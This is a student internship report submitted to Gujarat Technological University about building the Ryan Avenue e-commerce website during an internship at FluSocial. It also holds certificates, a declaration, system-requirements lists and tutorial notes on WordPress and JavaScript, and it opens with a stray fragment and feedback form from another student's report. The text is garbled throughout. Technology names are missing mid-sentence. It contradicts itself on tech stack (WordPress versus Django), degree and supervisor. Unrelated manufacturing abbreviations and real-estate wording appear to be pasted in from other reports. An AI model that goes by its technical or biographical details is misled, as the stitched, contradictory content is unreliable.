- Use can also create scripts to collect and store the data from various sources every one minute.
- Use can use Prefect command-line tool to schedule the data collection script to run every one minute.
- Finally use can create the logic for processing the collected data and generating the runtime data/graph in Using Power BI.

Annexure 2

GUJARAT TECHNOLOGICAL UNIVERSITY
(Established under Gujarat Act No. 20 of 2007)
ગુજરાતટેકનોલોજીકલ યુનિવર્સિટી
(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure 2

FeedBack Form by Industry expert

Student Name: Patel Yashkumar J. Date:
Work Supervisor: Bhavin Patel Title:
Company/Organization: NXON AI PVT LTD
Enrollment No: 190390107045
Internship Address: A-504, Crownest Orbit 11, Off SG Highway, Gota, Ahmedabad
Dates of Internship: From 23-1-2023 To 23-4-2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility			✓	
Uses technical knowledge and expertise			✓	
Analyses problems effectively				✓
Communicates well and writes effectively			✓	

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent): ✓

Additional comments, if any:

Signature of Industry person with name and Stamp: Bhavin Patel

FOR, NXON AI PVT. LTD.

Auth. Signatory

Signature of the Faculty Mentor

INTERNSHIP AT FluSocial Private Ltd.

AN INTERNSHIP REPORT

Submitted by

Sukhadiya Aagamkumar Pareshbhai

190390107056

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled Internship at **FluSocial Private Ltd.** has been carried out by **Sukhadiya Aagamkumar Pareshbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Information Technology Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Akshay Kansara

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

COMPANY CERTIFICATE

FLU SOCIAL

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Radhanpur Road, Mehsana
(+91) 99255 92391
www.flusocial.com
info@flusocial.com

May 01, 2023

Certifcate of Completion

This certifcate is awarded to **Mr.Aagam Pareshbhai Sukhadiya** (Enrollment No: **190390107056**) a student from **S.P.B Patel Engineering Collage (Saffrony Institute Of Technology)** an appreciation of a successful internship from 23rd January 2023 to 16th April 2023 (12weeks).

We appreciate his eforts towards Website Designing and Development. The detailed report of an internship is also submitted by him and hence we are pleased to confirm the completion of his internship.

We found his eforts sincere, meticulous, enthusiastic and result oriented. We wish all the best in his future endeavors.

Dron Joshi
CEO, Flu Social

PMMS CERTIFICATE

GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 21 May 2023 (20:16:45)

This is to certify that, ***Sukhadiya Aagam Pareshbhai*** (Enrolment Number - 190390107056) working on project entitled with ***INTERNSHIP AT RYAN AVENUE*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	Completed

Name of Student : Sukhadiya Aagam Pareshbhai

Name of Guide : Mr. Akshay Rameshchandra Kanara

Signature of Student : _____

***Signature of Guide :** _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship report submitted along with the Project entitled **Internship at FluSocial Private Ltd.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Information Technology Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Sushama Sainwar & Mr. Dron Joshi (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Sukhadiya Aagam Pareshbhai**	_____

ACKNOWLEDGMENT

Acknowledgement is just a way to express gratitude, something so deep that it cannot be expressed fully. Nobody is completely on their own. He/She needs someone's help in his/her life. I would like to express my sincere gratitude to S.P.B. Patel Engineering College (Saffrony Institute of Technology) and all the faculties who have supported me throughout my project. First and foremost, I would like to thank my project guide Prof. Sushama Sainwar, who has been a constant source of guidance, motivation, and support. Her insightful input and valuable suggestions have been instrumental in shaping my project and ensuring its successful completion. I would also like to thank the Information Technology faculty members who have extended their support and encouragement throughout my academic journey. Their expertise and guidance have been pivotal in my growth and development as a student. Furthermore, I would like to express my gratitude to the non-teaching staff of the college who have provided me with the necessary resources and infrastructure to carry out my project work efficiently. Finally, I would like to thank my fellow students for their support and cooperation, without which this project would not have been possible. Thank you, S.P.B. Patel Engineering College (Saffrony Institute of Technology) and all the faculties, for providing me with the opportunity and resources to complete my project successfully.

With Sincere regards from,

Aagam Sukhadiya

ABSTRACT

Ryan Avenue is a website that offers a wide range of products and services for consumers in India. The website features categories such as electronics, home and kitchen, fashion, and beauty, among others. Customers can browse through a variety of items, including smartphones, laptops, clothing, cosmetics, and more. The site also provides customer reviews and ratings, allowing shoppers to make informed decisions before making a purchase. Ryan Avenue also offers payment options such as credit and debit cards, net banking, and cash on delivery. With its diverse range of products, easy-to-use interface, and convenient payment options, Ryan Avenue is a one-stop-shop for all of your online shopping needs in India.

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ABBREVIATIONS

	HyperText Markup Language Cascading Style Sheets
JS	
QA	Quality Assurance
QC	Quality Control
MCU	Machine Control Unit
HMC	Horizontal Machining Center
CNC	Computerized Numerical Control.
VMC	Vertical Machining Center
PDI	Pre dispatch inspection

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Chapter 1. OVERVIEW OF THE COMPANY

1.1 COMPANY PROFILE

FluSocial is a digital marketing agency based in Mehsana, India. It provides services such as website development, branding, SEO, social media marketing, and more. It has over 10 years of experience and has satisfied more than 1000 customers. Some of its clients include theriseonic.com, blissaquaworldresort.com, liive.org, and adatewithcharlotte.com. FluSocial aims to build and grow stronger relationships with its customers by using advanced marketing tools and creative innovation.

1.2 SERVICES PROVIDED BY THE COMPANY

The services provided by the company are as below :

- Website Development
- Digital Marketing
- Branding
- Content Writing
- Web Hosting And Migration
- Amazon Product Development
- SEOs
- Graphics Designing

1.3 Mission and vision of the company

According to the founder of FluSocial, Dron Joshi, the vision of the company is to "WOW" the world with what can be achieved online. The company aims to use advanced marketing tools and creative innovation to help its customers grow their businesses and brands online. FluSocial also wants to provide effective and affordable digital marketing solutions that suit the needs and goals of its customers.

Chapter 2. INTRODUCTION TO PROJECT

The project aims to create an online store called Ryan Avenue that caters to various shopping needs of customers. The store offers products from different brands and categories, such as clothing, accessories, electronics, home decor, and more. The store also has a physical location in Mehsana, Gujarat, where customers can check the products before buying. The store provides free shipping, easy returns, and secure payment options for customer satisfaction. The project's objective is to deliver quality products at affordable prices and excellent customer service through Ryan Avenue.

2.1 PROJECT SUMMARY

Ryan Avenue is an online store that aims to provide a variety of products and services to customers. The project involves creating a website and an app for the store, as well as setting up a physical store in Mehsana, Gujarat. The project also involves marketing and promotion of the store, as well as managing the inventory and logistics. The project's goal is to create a successful online store that offers quality products at affordable prices and excellent customer service.

2.2 PURPOSE

The purpose of this site is to sell a variety of products online, such as clothing, accessories, electronics, home decor, and more. The site also allows customers to contact the store, visit the physical store in Mehsana, Gujarat, and get updates on new arrivals and offers. The site's mission is to provide quality products at affordable prices and excellent customer service.

2.3 OBJECTIVE

- To offer a variety of products from different brands and categories
- To provide quality products at affordable prices and excellent customer service
- To attract and retain customers through loyalty programs and offers.
- To increase the sales and revenue of the online store
- To create a positive brand image and reputation for the online store

2.4 SCOPE

The scope of this project is to create an online store that can compete with other ecommerce platforms in the market. The project covers the following aspects:

- Designing and developing a website and an app for the online store
- Setting up and managing a physical store in Mehsana, Gujarat
- Marketing and promoting the online store through various channels
- Managing the inventory and logistics of the products
- Providing customer support and feedback mechanisms
- Evaluating the performance and profitability of the online store

2.5 TOOLS AND TECHNOLOGY

The project was developed using WordPress. These tools and technologies were selected based on their versatility, ease of use, and compatibility with modern web development standards. The development team used various software tools and libraries, such as Visual Studio Code, Node.js, and React libraries, to facilitate the development process. The website was deployed on a web server using cloud hosting services to ensure optimal performance and scalability. Additionally, various web development best practices and standards were followed to ensure the website's quality and security.

WordPress, is the foundation of any web page. It is used to create the structure and content of web pages, and provides the basic building blocks for creating a website. In a website, would be used to create the layout and structure of the pages, including the header, navigation, footer, and main content areas. It would also be used to create forms for capturing user information and search fields for property listings.

is used to add style and visual design to a website. In a website, would be used to create a consistent visual style for the website, including typography, color scheme, and layout. It would also be used to create responsive design, ensuring that the website is optimized for different screen sizes and devices. Additionally, would be used to create hover and animation effects to enhance the user experience.

is a programming language used to add interactivity and functionality to a website. In a website, would be used to create interactive features such as property search filters, image galleries, and map integrations. It would also be used to create form validation, ensuring that user input is accurate and complete. Additionally, would be used to create custom functionality such as mortgage calculators, chatbots, and other features that enhance the user experience.

is a library used to create user interfaces. It provides a component-based architecture that enables developers to create reusable UI components

that can be used across the website. In a website, would be used to create reusable components such as property listings, contact forms, and search filters. It would also be used to create dynamic and interactive user interfaces that are responsive and optimized for different devices.

Overall, the combination of , , , and provides the necessary tools and technologies to create a visually appealing and functional website that engages and informs users.

Chapter 3. PLANNING AND DESIGN

3.1 PROJECT PLANNING AND MANAGEMENT

The first step in any software development project is planning and management. This stage involves defining the scope of the project, establishing goals, objectives and timelines, allocating resources and budget, and identifying potential risks and challenges. In the case of our frontend website development project for a firm, we started by defining the scope of the project, which included creating a website that showcases the firm's properties, services, and contact information.

We also established the project's objectives, which included developing a responsive and user-friendly website that provides an excellent user experience for visitors. We allocated resources and budget, including the tools and technologies required for the project, and established timelines for the various stages of the project. We also identified potential risks and challenges and developed contingency plans to mitigate them.The project management phase involves coordinating the efforts of all team members, tracking project progress, and ensuring that the project is completed on time and within budget.

3.2 USER INTERFACE DESIGN AND DEVELOPMENT

User interface design and development is the process of creating the front-end of a website, which is what users see and interact with. This involves writing code using front-end technologies like , , and , and making sure that the website looks good and works well on different devices and browsers. The website should also be responsive, which means it adapts to different screen sizes and orientations. For our project of developing a website for a firm, we used , a popular library, to build the user interface. We followed some best practices such as using meaningful tags for better accessibility, organizing the code, and using media queries to make the website responsive. We also tested the website's functionality, such as searching and filtering properties, and made sure that the website loaded quickly and smoothly. By the end of the user interface design and development stage, we had created a website that was attractive and user-friendly, and that met the project's goals. The code was optimized for speed and performance and was compatible with different browsers and devices.

3.3 PROJECT EFFORT AND TIME, COST ESTIMATION

This project took more than 3 months to complete it. However, it may take too long time for designing the website. Also, we are new in the company, so we don't know the proper workflow. Also, a lot of effort is needed to establish this website. Because we are fresher in the company, we don't have any idea related to the cost estimation of the project.

Chapter 4. SYSTEM ANALYSIS

4.1 STUDY OF CURRENT SYSTEM

An overview of the current trends and challenges in e-commerce, which is the online buying and selling of goods and services. The report highlights four key trends: mobile commerce, social commerce, omnichannel commerce, and artificial intelligence. These trends offer various benefits and opportunities for e-commerce businesses to reach and satisfy customers, as well as increase their efficiency and profitability. The report also identifies four main challenges: cybersecurity, competition, customer retention, and regulation. These challenges pose various risks and threats for e-commerce businesses, such as data breaches, identity theft, customer churn, and legal compliance. The report suggests that e-commerce businesses need to adopt effective strategies and solutions to cope with these challenges and leverage the trends to gain a competitive edge in the market.

4.2 PROBLEM AND WEAKNESSES OF CURRENT SYSTEM

The report identifies and analyzes some of the major problems and weaknesses of current e-commerce systems, such as security, privacy, tax, customer experience, competition, cart abandonment, return and refund, price and shipping, regulation, and data security. There are some examples and explanations of these problems and weaknesses, as well as their impacts and causes. The report suggests some possible solutions for these problems and weaknesses, such as implementing robust security measures, optimizing website design and functionality, differentiating from competitors, simplifying the checkout process.

4.3 REQUIREMENTS OF NEW SYSTEM

A wave of social and economic changes often follows in the wake of the new technology. New opportunities may arise to improve a production process or to do something that was not previously possible. The goal of this project is to create a new e-commerce system that can sell various products online. To achieve this, the project follows a series of steps, such as choosing a content management system (CMS), creating an account and a domain name, selecting, and customizing an e-commerce theme or template, building, and optimizing the web pages, creating product listings, setting up a payment gateway, inventory and tax tools,

and shipping options, and testing and launching the e-commerce site. The project also seeks feedback from friends, family, or potential customers to improve the site.

4.4 FEATURES OF NEW SYSTEM

The new website features a range of functionalities to improve the user experience. These include:

- Easy property finds functionality.
- Detailed information about each element, including features, nearby sources, and values.
- Modern design and responsive layout
- Integration with APIs to provide additional data.

4.5 LIST OF MAIN COMPONENTS

The main components of the new system include:

Home Page: Login

Registration

Search product Product

category Seller:

Login

Registration

Cart Page:

Product Detail

Total amount Payment

Option Checkout

Page:

Product Detail

Address

Order page:

Product Detail

Order status

- Product module: This module will handle the creation, management, and display of product listings on the e-commerce website. It will include features such as product categories, tags, filters, reviews, images, prices, variations, and descriptions. It will also integrate with the inventory module to track the stock levels and availability of products.

- Customer module: This module will handle the registration, authentication, and profile management of customers on the e-commerce website. It will include features such as customer login, sign up, password reset, account settings, order history, wish list, and newsletter subscription. It will also integrate with the payment module to store and process customer payment information.
- Cart module: This module will handle the addition, removal, and modification of products in the customer's shopping cart on the e-commerce website. It will include features such as cart summary, quantity adjustment, coupon code application, and checkout button. It will also integrate with the product module to display the product details and prices in the cart.
- Payment module: This module will handle the processing and confirmation of customer payments on the e-commerce website. It will include features such as payment gateway integration, payment method selection, payment confirmation page, and invoice generation. It will also integrate with the order module to update the order status and details after payment.
- Order module: This module will handle the creation, management, and fulfillment of customer orders on the e-commerce website. It will include features such as order number generation, order confirmation email, order tracking page, order cancellation option, and order completion email. It will also integrate with the inventory module to update the stock levels and availability of products after order.
- Inventory module: This module will handle the tracking and updating of product stock levels and availability on the e-commerce website. It will include features such as inventory dashboard, inventory reports, inventory alerts, and inventory adjustments. It will also integrate with the product module to display the product stock levels and availability on the product pages.
- Shipping module: This module will handle the calculation and display of shipping costs and options on the e-commerce website. It will include features such as shipping method selection, shipping rate calculation, shipping address verification, and shipping confirmation email. It will also integrate with the order module to update the order status and details after shipping.
- Marketing module: This module will handle the promotion and optimization of the ecommerce website. It will include features such as SEO tools, analytics tools, email marketing tools, social media integration tools, and loyalty program tools. It will also integrate with the customer module to collect and analyze customer data and behavior for marketing purposes.

4.6 Does the system contribute to the overall objectives of the organization?

This is concerned with specifying equipment and software that will successfully satisfy the user requirement. The technical needs of the system may include.

4.8 SELECTION OF HARDWARE / SOFTWARE / ALGORITHMS / METHODOLOGY / TECHNIQUES / APPROACHES AND JUSTIFICATION

Software Requirement

Operating System : Windows 10 or Linux

User Interface : , , Bootstrap, Django Templates

Client-side Scripting : Django

Programming Language : Django, Python

Web Technologies : Django, Python

IDE/Workbench : Visual Studio Code

Database : Postgres


Hardware Requirements

Processor : Intel core i3


Hard Disk : 10GB

RAM : 4GB or more


4.9 Class Diagram



4.10 ER Diagram



4.11 Communication Diagram



Chapter 5. FRONTEND DEVELOPMENT

5.1 Learning Skills

5.1.1 Learning WordPress:

- Setting Up WordPress:

Choose a domain name and a web hosting provider.
Install WordPress on your hosting server. Many hosting providers offer oneclick WordPress installation.
Access your WordPress dashboard by entering your domain name followed by "/wp-admin" in your web browser.

- Understanding the Dashboard:

The WordPress dashboard is your central control panel where you manage your website.
Take some time to explore the different sections, such as posts, pages, media, appearance, plugins, and settings.

- Creating and Managing Content:

Posts: WordPress allows you to create blog posts. Go to "Posts" > "Add New" to create a new post. Add a title, content, categories, tags, and featured image.
Pages: For static pages like Home, About, and Contact, go to "Pages" > "Add New." Similar to posts, you can add content and customize the page.
Media: To upload and manage images, videos, and other media files, go to "Media" > "Add New."

- Customizing Appearance:

Themes: Change the visual design of your website by installing and activating themes. Go to "Appearance" > "Themes" > "Add New" to browse and install themes from the WordPress repository or upload a premium theme.
Customize: Customize your theme's appearance by going to "Appearance" > "Customize." You can modify site identity, colors, layout, menus, widgets, and more.

- Extending Functionality with Plugins:

Plugins add extra features and functionality to your website.
Go to "Plugins" > "Add New" to search for and install plugins. Some popular plugins include Yoast SEO for search engine optimization, Contact Form 7 for creating forms, and WooCommerce for e-commerce functionality.

- Optimizing your Website:

Permalinks: Set your website's URL structure by going to "Settings" > "Permalinks." Choose a format that suits your needs.
SEO: Improve your website's visibility in search engines using plugins like Yoast SEO. Optimize your content, meta tags, and URLs for relevant keywords.
Speed and Performance: Use caching plugins, optimize images, and choose a reliable hosting provider to ensure your website loads quickly.

- Managing Users and Permissions:

WordPress allows you to create multiple user accounts with different roles and permissions.
Go to "Users" > "Add New" to create new user accounts. Assign appropriate roles such as Administrator, Editor, Author, Contributor, or Subscriber.

- Regular Maintenance and Updates:

Keep your WordPress core, themes, and plugins up to date to ensure security and compatibility.
Regularly backup your website using plugins or through your hosting provider.
Monitor and moderate comments if you allow them on your site.

- Getting Support and Learning Resources:

WordPress has a vast community with numerous resources to help you learn and troubleshoot.
Visit the official WordPress website (wordpress.org) for documentation, forums, and support.
Join WordPress communities, forums, or local meetups to connect with other users.

Variables - Variables allow you to store and manipulate data in , making it a fundamental building block for creating functionality in web applications.

Data Types - Understanding data types in is important because it allows you to manipulate data in the right way and avoid errors in your code.

Functions - Functions are reusable blocks of code that allow you to perform a specific task, making your code more efficient and maintainable.

Conditionals - Conditionals allow you to execute different blocks of code based on specific conditions, such as user input or system state.

Loops - Loops allow you to repeat a block of code a certain number of times or until a specific condition is met, which is useful for iterating over arrays or performing repetitive tasks.

Objects - Objects in are used to represent real-world entities and organize related data, making it easier to create and manipulate complex data structures.

Popup Boxes - Popup boxes allow you to display alerts, prompts, and confirmations to the user, making your web application more interactive and user-friendly.

DOM - The Document Object Model (DOM) is a programming interface for web documents, allowing you to dynamically manipulate the content and structure of web pages using .

BOM - The Browser Object Model (BOM) provides a set of objects and methods for interacting with the browser, such as manipulating the browser history and controlling the location of the browser window.

QuerySelector - The QuerySelector method allows you to select elements based on their class, ID, or tag name, making it easier to manipulate specific elements on a web page.

Event Handling - Event handling allows you to create interactive web applications by responding to user actions, such as mouse clicks and keyboard inputs.

Asynchronous JS - Asynchronous allows you to perform tasks in the background without blocking the main thread, which can improve the performance and user experience of your web application.

Promises - Promises in allow you to handle asynchronous tasks in a more structured and manageable way, making it easier to handle errors and create more maintainable code.

Async/Await - Async/Await is a feature of ES6 that allows you to write asynchronous code in a synchronous style, making it easier to read and understand, and reducing the likelihood of errors in your code.

Callback Functions - A callback function is a function that is passed as an argument to another function and is executed when a certain event occurs or when a task is completed. Callback functions are often used in asynchronous programming, where they allow you to perform tasks in the background while the rest of the code continues to run.

1. ES6 Concepts

ES6, also known as ECMAScript 2015, is the sixth major release of the ECMAScript language specification, which is the standard for . It introduced several new features to the language, including arrow functions, template literals, and let and const variables etc.

Here's a brief summary of some of the ES6 features and how they can be useful in website development:

Arrow functions - Arrow functions provide a concise syntax for writing function expressions, and they also have a more predictable behavior for this keyword. Arrow functions make it easier to write and read code, especially when working with complex functional programming concepts.

Template literals - Template literals provide a more concise and expressive way to concatenate strings and embed expressions within them. They can also be used for multiline strings, which can be helpful when writing or other markup.

Let and const variables - ES6 introduced two new ways to declare variables: let and const. let allows you to declare variables with block scope, while const creates variables that cannot be reassigned. These new variable types help prevent common programming errors and make it easier to write maintainable code.

Spread operator - The spread operator (...) allows you to expand arrays or objects into individual elements. It can be used for copying arrays or objects, concatenating arrays, and passing arguments to functions. It's a useful tool for simplifying and improving the readability of your code.

Set - Sets are collections of unique values and are useful for eliminating duplicates in arrays, checking for membership, and performing set operations such as union, intersection, and difference. They provide a more efficient way to handle collections of data than traditional arrays.

Destructuring - Destructuring allows you to extract values from arrays or objects and assign them to variables in a more concise and readable way. It's useful for simplifying code that deals with complex data structures.

Ternary operator - The ternary operator (? :) is a shorthand way of writing an if-else statement. It can make code more concise and easier to read, especially when dealing with simple conditions.

Fetch - Fetch is a built-in API for making HTTP requests, which is useful for retrieving data from a server and updating the content of a web page without reloading the entire page.

WordPress:

WordPress is a free and open-source content management system (CMS) that is used to create websites, blogs, and online stores. It was initially released in 2003 by Matt Mullenweg and Mike Little as a fork of b2/cafelog. Today, it powers over 40% of all websites on the internet and is one of the most popular CMS platforms available.

WordPress is built using PHP programming language and MySQL database. It can be installed on a web server to create a website or blog without the need for coding skills. There are two main ways to use WordPress: WordPress.com and self-hosted WordPress.org.

WordPress.com is a free platform that allows users to create and host their website or blog on WordPress's servers. Users can choose from a variety of themes and plugins to customize their website, but they have limited control over the functionality of the website.

Self-hosted WordPress.org, on the other hand, requires users to download and install the WordPress software on their own web hosting servers. This option gives users complete control over their website's design, functionality, and content. Users can choose from thousands of free and paid themes and plugins to customize their website and add features such as contact forms, e-commerce functionality, social media integration, and much more.

WordPress is known for its user-friendliness, flexibility, and customization options. It comes with a built-in editor that allows users to create and edit content without any coding knowledge. It also supports multiple users with varying levels of access, making it an ideal platform for team collaboration. Additionally, WordPress is SEO-friendly and allows users to optimize their content for search engines with plugins such as Yoast SEO.

